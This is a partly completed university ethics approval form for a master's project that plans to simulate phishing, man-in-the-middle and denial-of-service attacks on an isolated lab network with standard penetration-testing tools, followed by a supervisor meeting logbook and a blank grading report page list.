If Yes, please provide the name of the external organisation and name and contact details for the main contact person and confirmation this person has consented to their personal data being shared.as part of this collaboration.					
Institution					
Contact person name					
Contact person e-mail address					
Has this individual consented to sharing their details on this form?		**YES**	☐	**NO**	☐
Are you in receipt of a KESS scholarship?		**YES**	☐	**NO**	☐
Is your research externally funded		**YES**	☐	**NO**	☐
Are you specifically employed to undertake this research in either a paid or voluntary capacity?	Voluntary	**YES**	☐	**NO**	☐
	Employed	**YES**	☐	**NO**	☐
Is the research being undertaken within an existing UWTSD Athrofa Professional Learning Partnership (APLP)	If YES then the permission question below does not need to be answered.	**YES**	☐	**NO**	☐
Permission to undertake the research has been provided by the partner organisation	(If YES attach copy) If NO the application cannot continue	**YES**	☐	**NO**	☐

Where research activity is carried out in collaboration with an external organisation

Does this organisation have its own ethics approval system?	**YES**	☐	**NO**	☐
If Yes, please attach a copy of any final approval (or interim approval) from the organisation				

SECTION E: Details of Research Activity

Indicative title:	Analysing the process of targeted cybersecurity attacks		
Proposed start date:	April	Proposed end date:	November

Introduction to the Research (maximum 300 words)

Ensure that you write for a <u>Non-Specialist Audience</u> when outlining your response to the three points below:

- *Purpose of Research Activity*
- *Proposed Research Question*
- *Aims of Research Activity*
- *Objectives of Research Activity*

Demonstrate, briefly, how **<u>Existing Research</u>** has informed the proposed activity and explain

- *What the research activity will add to the body of knowledge*
- *How it addresses an area of importance.*

Purpose of Research Activity

Explore the process of targeted cybersecurity attacks using penetration testing on an isolated network setup

(this box should expand as you type)

Research Question

Analysing the process of targeted cybersecurity attacks

(this box should expand as you type)

Aims of Research Activity

Analyse the process of user/device targeted cyber attacks such as phishing, man in the middle attacks and denial of service attacks using penetration testing tools

(this box should expand as you type)

Objectives of Research Activity

- Provide a critical literature review covering cybersecurity attacks that target specific users and devices
- Perform or simulate the penetration testing techniques above (Phishing, Man in the middle and Denial of service attacks.)
- Provide detailed documentation of the results gathered during testing
- Analyse the results of the penetration testing process
- Recommend steps to prevent or reduce the potential damage cause by future attacks

(this box should expand as you type)

Proposed methods (maximum 600 words)

Provide a brief summary of all the methods that **may** be used in the research activity, making it clear what specific techniques may be used. If methods other than those listed in this section are deemed appropriate later, additional ethical approval for those methods will be needed.

Use penetration testing tools inside Kali Linux (Kali Linux, Social engineering toolkit, Metasploit, Aircrack-ng) to penetration test an isolated network setup. Document and analyse results of the tests. Recommend steps to prevent or reduce damage cause by attacks

All tests are performed on an isolated network setup.

No outside data or users involved.

(this box should expand as you type)

Location of research activity Identify all locations where research activity will take place.
UWTSD Swansea campus At home (no risks due to isolated setup/not working with confidential data/information) (this box should expand as you type)
Research activity outside of the UK If research activity will take place overseas, you are responsible for ensuring that local ethical considerations are complied with and that the relevant permissions are sought. Specify any local guidelines (e.g. from local professional associations/learned societies/universities) that exist and whether these involve any ethical stipulations beyond those usual in the UK (provide details of any licenses or permissions required). Also specify whether there are any specific ethical issues raised by the local context in which the research activity is taking place, for example, particular cultural and/or legal sensitivities or vulnerabilities of participants.
(this box should expand as you type)

Use of documentation not in the public domain: Are any documents **NOT** publicly available?	**NO**	☒
	YES	☐
If Yes, please provide details here of how you will gain access to specific documentation that is not in the public domain and that this is in accordance with prevailing data protection law of the country in question and England and Wales. *(this box should expand as you type)*		

SECTION F: Scope of Research Activity

Will the research activity include:	**YES**	**NO**
Use of a questionnaire or similar research instrument?	☐	☒
Use of interviews?	☐	☒
Use of diaries?	☐	☒
Participant observation with their knowledge?	☐	☒
Participant observation without their knowledge?	☐	☒
Use of video or audio recording?	☐	☒
Access to personal or confidential information without the participants' specific consent?	☐	☒
Administration of any questions, test stimuli, presentation that may be experienced as physically, mentally or emotionally harmful / offensive?	☐	☒
Performance of any acts which may cause embarrassment or affect self-esteem?	☐	☒
Investigation of participants involved in illegal activities?	☐	☒
Use of procedures that involve deception?	☐	☒
Administration of any substance, agent or placebo?	☐	☒
Working with live vertebrate animals?	☐	☒
Other primary data collection methods, please explain in this box For example, 'focus groups'. Please indicate the type of data collection method(s) in this box and tick the accompany box.		
Details of any other primary data collection method: (this box should expand as you type)	☐	☒

If NO to every question, then the research activity is (ethically) low risk and **may** be exempt from **some** of the following sections (please refer to Guidance Notes).

If YES to any question, then no research activity should be undertaken until full ethical approval has been obtained.

SECTION G: Intended Participants

Who are the intended participants:	**YES**	**NO**
Students or staff at the University?	☐	☐
Adults (over the age of 18 and competent to give consent)?	☐	☐
Vulnerable adults?	☐	☐
Children and Young People under the age of 18? (Consent from Parent, Carer or Guardian will be required)	☐	☐
Prisoners?	☐	☐
Young offenders?	☐	☐
Those who could be considered to have a particularly dependent relationship with the investigator or a gatekeeper?	☐	☐
People engaged in illegal activities?	☐	☐
Others (please identify specifically any group who may be unable to give consent) please indicate here and tick the appropriate box.		
Other – please indicate here: (this box should expand as you type)	☐	☐

Participant numbers and source Provide an estimate of the expected number of participants. How will you identify participants and how will they be recruited?	
How many participants are expected?	*(this box should expand as you type)*
Who will the participants be?	

	(this box should expand as you type)
How will you identify the participants?	*(this box should expand as you type)*

Information for participants:	**YES**	**NO**	**N/A**
Will you describe the main research procedures to participants in advance, so that they are informed about what to expect?	☐	☐	☐
Will you tell participants that their participation is voluntary?	☐	☐	☐
Will you obtain written consent for participation?	☐	☐	☐
Will you explain to participants that refusal to participate in the research will not affect their treatment or education (if relevant)?	☐	☐	☐
If the research is observational, will you ask participants for their consent to being observed?	☐	☐	☐
Will you tell participants that they may withdraw from the research at any time and for any reason?	☐	☐	☐
With questionnaires, will you give participants the option of omitting questions they do not want to answer?	☐	☐	☐
Will you tell participants that their data will be treated with full confidentiality and that, if published, it will not be identifiable as theirs?	☐	☐	☐
Will you debrief participants at the end of their participation, in a way appropriate to the type of research undertaken?	☐	☐	☐
If NO to any of above questions, please give an explanation			
(this box should expand as you type)			

Information for participants:	**YES**	**NO**	**N/A**
Will participants be paid?	☐	☐	☐
Is specialist electrical or other equipment to be used with participants?	☐	☐	☐
Are there any financial or other interests to the investigator or University arising from this study?	☐	☐	☐

Will the research activity involve deliberately misleading participants in any way, or the partial or full concealment of the specific study aims?	☐	☐	☐
If YES to any question, please provide full details			
(this box should expand as you type)			

SECTION H: Anticipated Risks

OUTLINE ANY ANTICIPATED RISKS THAT MAY ADVERSELY AFFECT ANY OF THE PARTICIPANTS, THE RESEARCHERS AND/OR THE UNIVERSITY, AND THE STEPS THAT WILL BE TAKEN TO ADDRESS THEM. If you have completed a full risk assessment (for example as required by a laboratory, or external research collaborator) you may append that to this form.		
FULL RISK ASSESSMENT COMPLETED AND APPENDED?	YES	☒
	NO	☐
Risks to participants For example: emotional distress, financial disclosure, physical harm, transfer of personal data, sensitive organisational information		
Risk to Participant: None *(this box should expand as you type)*	*How will you mitigate the Risk to Participant* *(this box should expand as you type)*	
If research activity may include sensitive, embarrassing or upsetting topics (e.g. sexual activity, drug use) or issues likely to disclose information requiring further action (e.g. criminal activity), give details of the procedures to deal with these issues, including any support/advice (e.g. helpline numbers) to be offered to participants. Note that where applicable, consent procedures should make it clear that if something potentially or actually illegal is discovered in the course of a project, it may need to be disclosed to the proper authorities		
(this box should expand as you type)		
Risks to investigator For example: personal safety, physical harm, emotional distress, risk of accusation of harm/impropriety, conflict of interest		
Risk to Investigator: Zero risk, carried out in isolated network environment in simulated virtual machine environment.	*How will you mitigate the Risk to Investigator:*	

(this box should expand as you type)	*(this box should expand as you type)*
University/institutional risks For example: adverse publicity, financial loss, data protection	
Risk to University: Zero risk, carried out in isolated network environment in simulated virtual machine environment. No handling of data. *(this box should expand as you type)*	*How will you mitigate the Risk to University:* *(this box should expand as you type)*

Disclosure and Barring Service			
If the research activity involves children or vulnerable adults, a Disclosure and Barring Service (DBS) certificate must be obtained before any contact with such participants.	**YES**	**NO**	**N/A**
Does your research require you to hold a current DBS Certificate?	☐	☐	☒

SECTION I: Feedback, Consent and Confidentiality

Feedback What de-briefing and feedback will be provided to participants, how will this be done and when?
(this box should expand as you type)
Informed consent Describe the arrangements to inform potential participants, before providing consent, of what is involved in participating. Describe the arrangements for participants to provide full consent before data collection begins. If gaining consent in this way is inappropriate, explain how consent will be obtained and recorded in accordance with prevailing data protection legislation.
(this box should expand as you type)
Confidentiality / Anonymity Set out how anonymity of participants and confidentiality will be ensured in any outputs. If anonymity is not being offered, explain why this is the case.
(this box should expand as you type)

SECTION J: Data Protection and Storage

In completing this section refer to the University's Research Data Management Policy and the extensive resources on the University's Research Data Management web pages (http://uwtsd.ac.uk/library/research-data-management/).

Does the research activity involve personal data (as defined by the General Data Protection Regulation 2016 "GDPR" and the Data Protection Act 2018 "DPA")?	**YES**	**NO**
"Personal data" *means any information relating to an identified or identifiable natural person ('data subject'). An identifiable natural person is one who can be identified, directly or indirectly, in particular by reference to an identifier such as a name, an identification number, location data, an online identifier or to one or more factors specific to the physical, physiological, genetic, mental, economic, cultural or social identity of that natural person.*	☐	☒
If YES, provide a description of the data and explain why this data needs to be collected:		
(this box should expand as you type)		
Does it involve special category data (as defined by the GDPR)?	**YES**	**NO**
"Special category data" *means sensitive personal data consisting of information as to the data subjects' –* *(a) racial or ethnic origin,* *(b) political opinions,* *(c) religious beliefs or other beliefs of a similar nature,* *(d) membership of a trade union (within the meaning of the Trade Union and Labour Relations (Consolidation) Act 1992),* *(e) physical or mental health or condition,* *(f) sexual life,* *(g) genetics,* *(h) biometric data (as used for ID purposes),*	☐	☒
If YES, provide a description of the special category data and explain why this data needs to be collected:		
(this box should expand as you type)		
Will the research activity involve storing personal data and/or special category data on one of the following?	**YES**	**NO**
Manual files (i.e. in paper form)?	☐	☒
University computers?	☐	☒
Private company computers?	☐	☒

Home or other personal computers?	☐	☒
Laptop computers/ CDs/ Portable disk-drives/ memory sticks?	☐	☒
"Cloud" storage or websites?	☐	☒
Other – specify:	☐	☒
For all stored data, explain the measures in place to ensure the security of the data collected, data confidentiality, including details of password protection, encryption, anonymisation and pseudonymisation:		
(this box should expand as you type)		
All Data Storage		
Will the research activity involve any of the following activities?	**YES**	**NO**
Electronic transfer of data in any form?	☐	☒
Sharing of data with others at the University?	☐	☒
Sharing of data with other organisations?	☐	☒
Export of data outside the European Union or importing of data from outside the UK?	☐	☒
Use of personal addresses, postcodes, faxes, emails or telephone numbers?	☐	☒
Publication of data that might allow identification of individuals?	☐	☒
Use of data management system?	☐	☒
Data archiving?	☐	☒
If YES to any question, please provide full details, explaining how this will be conducted in accordance with the GDPR and DPA (and/or any international equivalent):		
(this box should expand as you type)		
List all who will have access to the data generated by the research activity:		

(this box should expand as you type)
List who will have control of, and act as custodian(s) for, data generated by the research activity:
(this box should expand as you type)
Give details of data storage arrangements, including security measures in place to protect the data, where data will be stored, how long for, and in what form. Will data be archived – if so how and if not why not.
(this box should expand as you type)
Please indicate if your data will be stored in the UWTSD Research Data Repository (see https://researchdata.uwtsd.ac.uk/). If so please explain. (*Most relevant to academic staff)*
(this box should expand as you type)

Confirm that you have read the UWTSD guidance on data management (see https://www.uwtsd.ac.uk/library/research-data-management/)	**YES**	☐
	NO	☐
Confirm that you are aware that you need to keep all data until after your research has completed or the end of your funding	**YES**	☐
	NO	☐

SECTION K: Declaration

The information which I have provided is correct and complete to the best of my knowledge. I have attempted to identify any risks and issues related to the research activity and acknowledge my obligations and the rights of the participants**.** In submitting this application I hereby confirm that I undertake to ensure that the above named research activity will meet the University's Research Ethics and Integrity Code of Practice which is published on the website: https://www.uwtsd.ac.uk/research/research-ethics/

Signature of applicant:	R Jones	**Date:18/11/2020**

For STUDENT Submissions:

Director of Studies/Supervisor:		**Date:**
Signature:		

For STAFF Submissions:

Academic Director/ Assistant Dean:		**Date:**
Signature:		

Checklist: Please complete the checklist below to ensure that you have completed the form according to the guidelines and attached any required documentation:

☒	I have read the guidance notes supplied before completing the form.
☒	I have completed **ALL RELEVANT** sections of the form in full.
☒	I confirm that the research activity has received approval in principle

☐	I have attached a copy of final/interim approval from external organisation (**where appropriate**)
☐	I have attached a full risk assessment (and have NOT completed Section H of this form) (where appropriate) ONLY *TICK IF YOU HAVE* ***ATTACHED A FULL RISK ASSESSMENT***
☒	I understand that it is my responsibility to ensure that the above named research activity will meet the University's Research Ethics and Integrity Code of Practice.
☒	I understand that before commencing data collection all documents aimed at respondents (including information sheets, consent forms, questionnaires, interview schedules etc.) must be confirmed by the DoS/Supervisor, module tutor or Academic Director.
☒	I have deleted the guidance notes before submitting the PG2 for consideration

RESEARCH STUDENTS AND STAFF ONLY

All communications relating to this application during its processing must be in writing and emailed to pgresearch@uwtsd.ac.uk , with the title 'Ethical Approval' followed by your name. You will be informed of the outcome of your claim by email; therefore **it is important that you check your University and personal email accounts regularly.**

STUDENTS ON UNDERGRADUATE OR TAUGHT MASTERS PROGRAMMES should submit this form (and receive the outcome) via systems explained to you by the supervisor/module leader.

This form is available electronically from the Academic Office web pages: https://www.uwtsd.ac.uk/academic-office/appendices-and-forms/

Application Process

All staff research projects and all research students must submit the Ethical Approval Form to the **University Research Ethics Committee** via the Academic Office (pgresearch@uwtsd.ac.uk). Staff research directly in relation to personal study for taught undergraduate or master's programmes should be submitted via the Institute procedures explained below.

Taught masters and taught undergraduate research Ethical Approval Forms are considered **within Institutes.** Institutes will provide details of the specific processes for this. Where the Ethical issues within any single ethical application are of particular concern the Institute will refer these to the University Research Ethics Committee. Any student activity that involves the collection of primary data needs to undergo Ethical approval; this includes assignment work as well as dissertations

PROJECT SUPERVISOR MEETING LOGBOOK

DATE	Meeting focus	Notes
10/08/2020	Initial project meeting	Discuss project direction
28/08/2020	Aims and Objective	Feedback: Narrow down the scope of the aims, too broad. Feedback: More focused objectives
11/09/2020	Literature review	Feedback: Add subsections to literature review. (section 2.1.1-2.1.3 and 2.2.1-2.2.4)
25/09/2020	Methodology, problem formulation and design	Feedback: Past tense/current tense Feedback: Create realistic real world problem to solve
9/10/2020	Problem Formulation	Feedback: Refer and label figures appropriately
23/10/2020	Testing	Feedback: Correctly add table of figures to each image added during testing documentation
30/10/2020	Write up and conclusion	Feedback: Add more critical evaluation to each test scenario. Feedback: Final section to add to conclusion: cybersecurity solutions for organisations, industry and society, Full read through and final touches
06/11/2020	Final touches	Complete final touches to Project (Summary tables and Synopsis)

Ross Van Den Eeckhaute-Jones Masters Final Project P151366

GRADEMARK REPORT

FINAL GRADE

/100

GENERAL COMMENTS

Instructor

PAGE 1

PAGE 2

PAGE 3

PAGE 4

PAGE 5

PAGE 6

PAGE 7

PAGE 8

PAGE 9

PAGE 10

PAGE 11

PAGE 12

PAGE 13

PAGE 14

PAGE 15

PAGE 16

PAGE 17

PAGE 18

PAGE 19

PAGE 20

PAGE 21

PAGE 22

PAGE 23

PAGE 24

PAGE 25

PAGE 26

PAGE 27

PAGE 28

PAGE 29

PAGE 30

PAGE 31

PAGE 32

PAGE 33

PAGE 34

PAGE 35

PAGE 36

PAGE 37

PAGE 38

PAGE 39

PAGE 40

PAGE 41

PAGE 42

PAGE 43

PAGE 44

PAGE 45

PAGE 46

PAGE 47

PAGE 48

PAGE 49

PAGE 50

PAGE 51

PAGE 52

PAGE 53

PAGE 54

PAGE 55

PAGE 56

PAGE 57

PAGE 58

PAGE 59

PAGE 60

PAGE 61

PAGE 62

PAGE 63

PAGE 64

PAGE 65

PAGE 66

PAGE 67

PAGE 68

PAGE 69

PAGE 70

PAGE 71

PAGE 72

PAGE 73

PAGE 74

PAGE 75

PAGE 76

PAGE 77

PAGE 78

PAGE 79

PAGE 80

PAGE 81

PAGE 82

PAGE 83

PAGE 84

PAGE 85

PAGE 86

PAGE 87

PAGE 88

PAGE 89

PAGE 90

PAGE 91

PAGE 92

PAGE 93

PAGE 94

PAGE 95

PAGE 96

PAGE 97

PAGE 98

PAGE 99

PAGE 100

PAGE 101

PAGE 102

PAGE 103

PAGE 104

PAGE 105

PAGE 106

PAGE 107

PAGE 108

PAGE 109

PAGE 110

PAGE 111

PAGE 112

PAGE 113

PAGE 114

PAGE 115

PAGE 116

PAGE 117

PAGE 118

PAGE 119

PAGE 120

PAGE 121

PAGE 122

PAGE 123

PAGE 124

PAGE 125

PAGE 126

PAGE 127

PAGE 128

PAGE 129